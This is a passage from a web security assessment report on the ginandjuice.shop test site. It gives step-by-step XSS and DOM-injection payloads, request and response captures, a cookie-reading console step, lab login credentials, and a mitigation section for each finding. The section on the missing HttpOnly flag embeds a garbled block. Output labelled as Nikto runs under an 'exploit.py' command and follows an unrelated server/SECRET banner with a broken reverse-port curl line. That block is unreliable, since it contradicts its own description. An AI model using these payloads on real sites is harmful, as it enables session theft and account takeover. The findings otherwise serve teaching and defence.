


Step 3 — Injecting the Payload

The email parameter in the JSON body was modified to include a malicious script.

Payload

```
"email": "test@test.com\"><script>alert(1)</script>"
```




Step 4 — Verification of Reflection

Upon sending the request, the server responded with **HTTP/2 200 OK**.

The response body reflected the payload verbatim:

```
{
  "coupon": "GINJUICE550FF",
  "email": "test@test.com\"><script>alert(1)</script>\"
}
```



Request Body (Burp Suite):

```
{  
  
  "email": "test@test.com\"><script>alert(1)</script>",  
  
  "csrf": "Eg9s04sorXKczc6IqV3XVLdjNhSqQIkt"  
  
}
```

Result

The script executed successfully in the browser environment, as evidenced by the `alert(1)` popup, confirming that the server treats the JSON value as executable HTML/JavaScript.

Impact Possibilities of Cross-Site-Scripting (Reflected XSS (JSON-based))

- **Session Hijacking:** Stealing sensitive session cookies via `document.cookie`.
- **Phishing:** Replacing the subscription success message with a fake login form.
- **Unauthorized Actions:** Leveraging the user's active session to perform state-changing operations.

Mitigation Strategies for Cross-Site-Scripting (Reflected XSS (JSON-based))

1. **Context-Aware Output Encoding:** Ensure the application properly encodes JSON responses to prevent them from being interpreted as HTML by the browser (e.g., using `Content-Type: application/json` correctly and encoding `<` as `\u003c`).
2. **Server-Side Input Validation:** Validate that the email field strictly conforms to a standard email regex on the server side.
3. **Content Security Policy (CSP):** Implement a CSP that disallows inline scripts (`script-src 'self'`) to mitigate the execution of injected payloads.

6.9 DOM-data Manipulation Vulnerability

Affected Page: `/login`

DOM-data manipulation vulnerabilities arise when a script writes attacker-controllable data to a field within the DOM that is used within the visible UI or client-side logic. An attacker may be able to use this vulnerability to construct a URL that, if visited by another user, will modify the appearance or behavior of the client-side UI. DOM-data manipulation vulnerabilities can be exploited by both reflected and stored DOM-based attacks.

The login page of ginandjuice.shop was found to be vulnerable to a **DOM-based Cross-Site Scripting (XSS)** vulnerability. The application attempts to hide specific input fields (e.g., username Input) using the type="**hidden**" attribute. However, due to insecure handling of user-controlled input within a client-side script, an attacker can manipulate DOM properties to unhide elements and bypass UI-level security controls.

Manual Exploitation

Step 1 — Detection & Source Code Analysis

Upon inspecting the login page, it was observed that the username field was intentionally hidden:

```
<input id="usernameInput" name="username" type="hidden">
```

Analysis of the source code revealed a `<script>` block that takes a variable (likely from a URL parameter or internal logic) and assigns it to the username variable without proper sanitization.

Step 2 — Identifying the Sink


The vulnerability exists because the script allows an attacker to break out of the string context and execute arbitrary JavaScript commands that interact directly with the **Document Object Model (DOM)**.

Step 3 — The "DOM Property Change" Bypass

By injecting a payload designed to close the existing JavaScript statement, a command was added to programmatically change the type attribute of the input field from hidden to text.

Payload


```
' ; document.getElementById('usernameInput').type='text' ;//
```




Step 4: Verification of Rendered Code

The payload forces the browser to execute the following logic:


1. Terminates the current variable assignment.
2. Locates the element with ID username Input.
3. Changes its type property to text.
4. Comments out (//) the rest of the original script to prevent syntax errors.

```
view-source:https://ginandjuice.shop/login

</div>
</div>
</section>
</div>
<div theme="login">
  <section class="maincontainer">
    <div class="container is-page">
      <header class="notification-header">
      </header>
      <h1>Login</h1>
      <section>
        <form class="login-form" method="POST" action="/login">
          <input required type="hidden" name="csrf" value="mwos03v8ZVRUKf84YC0tmPUYQWby0olR">
          <input tabindex=0 placeholder="Username" required type="hidden" id="usernameInput" name="username">
          <script>
            var username = ''; document.getElementById('usernameInput').type='text';//';
            document.getElementById('usernameInput').value = username;
          </script>
          <span><b>Password</b> hunter2</span>
          <input tabindex=0 placeholder="Password" required type="password" name="password" autofocus>
          <button class="button" type="submit"> Log in </button>
        </form>
      </section>
    </div>
  </div>
</section>
```



Step 5: Authentication & Full Access Once the field became visible in the UI, the credentials (**Username:** carlos / **Password:** hunter2) were manually entered. Clicking the "Log in" button resulted in a successful authentication.



- **Vulnerability Type:** DOM-based XSS / Property Manipulation.
- **Attack Vector:** Client-side Script Injection.
- **Successful Landing Page:** <https://ginandjuice.shop/my-account>
- **Result:** The browser rendered the hidden input field, allowing for manual interaction and unauthorized account access.

Impact Possibilities of DOM-data Manipulation

- **Security Control Bypass:** Circumventing UI restrictions designed to hide sensitive fields or administrative inputs.
- **Account Takeover:** Unauthorized access to user accounts by manipulating the login flow.
- **Phishing/Defacement:** Potential to inject further malicious scripts to steal cookies or redirect users.

Mitigation Strategies for DOM-data Manipulation

- **Avoid Direct Property Manipulation:** Do not allow client-side scripts to modify sensitive DOM attributes based on user-controllable input.
- **Secure Coding Practices:** Use safe APIs that do not evaluate input as code. If data must be reflected, use proper output encoding for the specific JavaScript context.
- **Implement CSP:** A strong **Content Security Policy (CSP)** should be deployed to restrict the execution of inline scripts and unauthorized DOM modifications.

6.10 Missing HttpOnly Cookie Attribute

Affected Page: `/my-account`

Definition: The HttpOnly attribute is an additional flag included in the Set-Cookie HTTP response header.

When a cookie is set with this flag, it tells the browser that the cookie should not be accessible via client-side scripts (such as JavaScript).

Goal: To mitigate the risk of session theft and account takeover by preventing malicious scripts from accessing sensitive session identifier cookies.

Automated Exploitation

During the security assessment, the automated scanner (**Nikto**) highlighted that tracking and load balancing cookies were being issued without the security flags. A manual verification was performed directly via the browser's developer tools.

```


root@kali:~/git/secrets/.secrets$ python3 exploit.py
[WARNING]
--> You (154.176.82.124) now have 3 servers running.
--> Use your SECRET to log in to your previously
--> created servers. If you forgot the SECRET then you need to wait for
--> the servers to line out and shut down automatically. Best to write down
--> the SECRET for THIS SERVER and follow these instructions:
--> https://www.thc.org/thcwiki/roo/roocommit
Should you like to see your SECRET now? (y/N) y
--> SECRET: 500e6f15a8f0c0a17dc20a5d
--> Contact us: https://THC.org/ops
Token: No See https://thc.org/secrets/token
Your workstation: 154.176.82.124 (Cairo/Egypt)
Reverse Port: 7896 curl -s http://reverse.port.
Curl crypstructure: 147.244.100.44 (Washington DC)
Curl muldiv: 154.47.14.44 (Singapore/Colombia)
Wait: Type info for more details.
root@kali:~/git/secrets/.secrets$ python3 exploit.py
--> Multiple IPs found: 14.248.208.140, 14.248.160.174
--> Target IP: 14.248.208.140
--> Target Hostname: ginandjuice.shop
--> Target Port: 443
-----
RSA Info: Subject: /CN=ginandjuice.shop
Cipher: ECHE-RSA-AES128-GCM-SHA256
Issuer: /C=US/O=Amazon/CN=Amazon RSA 2048 M04
Start Time: 2024-09-10 16:10:34 (GMT)
-----
Server: No banner retrieved
--> Cookie AWSALB created without the secure flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
--> Cookie AWSALB created without the httpOnly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
--> Cookie AWSALBCORS created without the httpOnly flag. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies
--> The site uses TLS and the Strict-Transport-Security HTTP header is not defined. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/Strict-Transport-Security
--> The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.wisecoders.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
--> CGI Directories found (use "-C all" to force check all possible dirs)

```


- **Vulnerable Cookies:** AWSALB, AWSALBCORS
- **Exploitation Method:** Document Object Model (DOM) Querying via Console.

Manual Exploitation


1. Navigate to the login endpoint: <https://ginandjuice.shop/login>.




2. Open the browser's Developer Tools (**F12**) and switch to the **Console** tab.



3. Inject and execute the following JavaScript payload to query active cookies:
JavaScript javascript: alert(document.cookie);



Result: The browser successfully triggered a pop-up alert displaying the full contents of the sensitive session and tracking tokens in cleartext, proving that client-side scripts have unrestricted access to these values.



Impact Possibilities of Missing HttpOnly Cookie Attribute

- **Session Hijacking:** If the application is chained with an active **Cross-Site Scripting (XSS)** vulnerability (such as the ones identified in the search or subscribe functions), a remote attacker can effortlessly execute a script to exfiltrate document.cookie to an external malicious listener (e.g., Burp Collaborator).
- **Account Takeover:** Once the session cookies are stolen, the attacker can replay them inside their own browser to impersonate the victim, completely bypassing the authentication mechanism without needing the user's password.

Mitigation Strategies for Missing HttpOnly Cookie Attribute

1. **Enable the HttpOnly Flag:** Modify the backend application configuration or server settings to ensure that all sensitive session and tracking cookies are set with the HttpOnly directive.
 - *Example of a secure header implementation:*

Set-Cookie: AWSALB=cvVuwkfC4AA7...; Secure; HttpOnly;
SameSite=None

2. **Restrict Script Access:** Treat all tracking tokens that contain state or session info as critical secrets and minimize their exposure to the DOM environment.


6.11 Vulnerable JavaScript Dependency

Affected File: `/resources/js/angular_1-7-7.js`

The application is using **AngularJS version 1.7.7**, which is a legacy and deprecated JavaScript framework. Older AngularJS versions are known to contain multiple security issues and are no longer actively supported. Using outdated client-side libraries increases the risk of known attacks and exploitation.

Method 1 — Passive Web Browser Extension

By adding extension on client browser called **retire.JS**



Method 2 — Using Automated Tool

retire-site-scanner on kali machine

```
retire-site-scanner https://ginandjuice.shop
```

```
[kali@kali] ~/Desktop
$ PUPPETEER_EXECUTABLE_PATH=$(which chromium || which chromium-browser || which firefox) retire-site-scanner https://ginandjuice.shop
2026-05-16T23:31:43.429Z 93d7f6130eb9 INF Launching browser...
2026-05-16T23:31:49.034Z 93d7f6130eb9 INF Loading https://ginandjuice.shop...
2026-05-16T23:31:56.715Z 93d7f6130eb9 INF Page loaded
2026-05-16T23:31:56.812Z 93d7f6130eb9 WRN Libraries with known vulnerabilities found in https://ginandjuice.shop/ loaded by page:
2026-05-16T23:31:56.812Z 93d7f6130eb9 WRN * angularjs@1.7.7
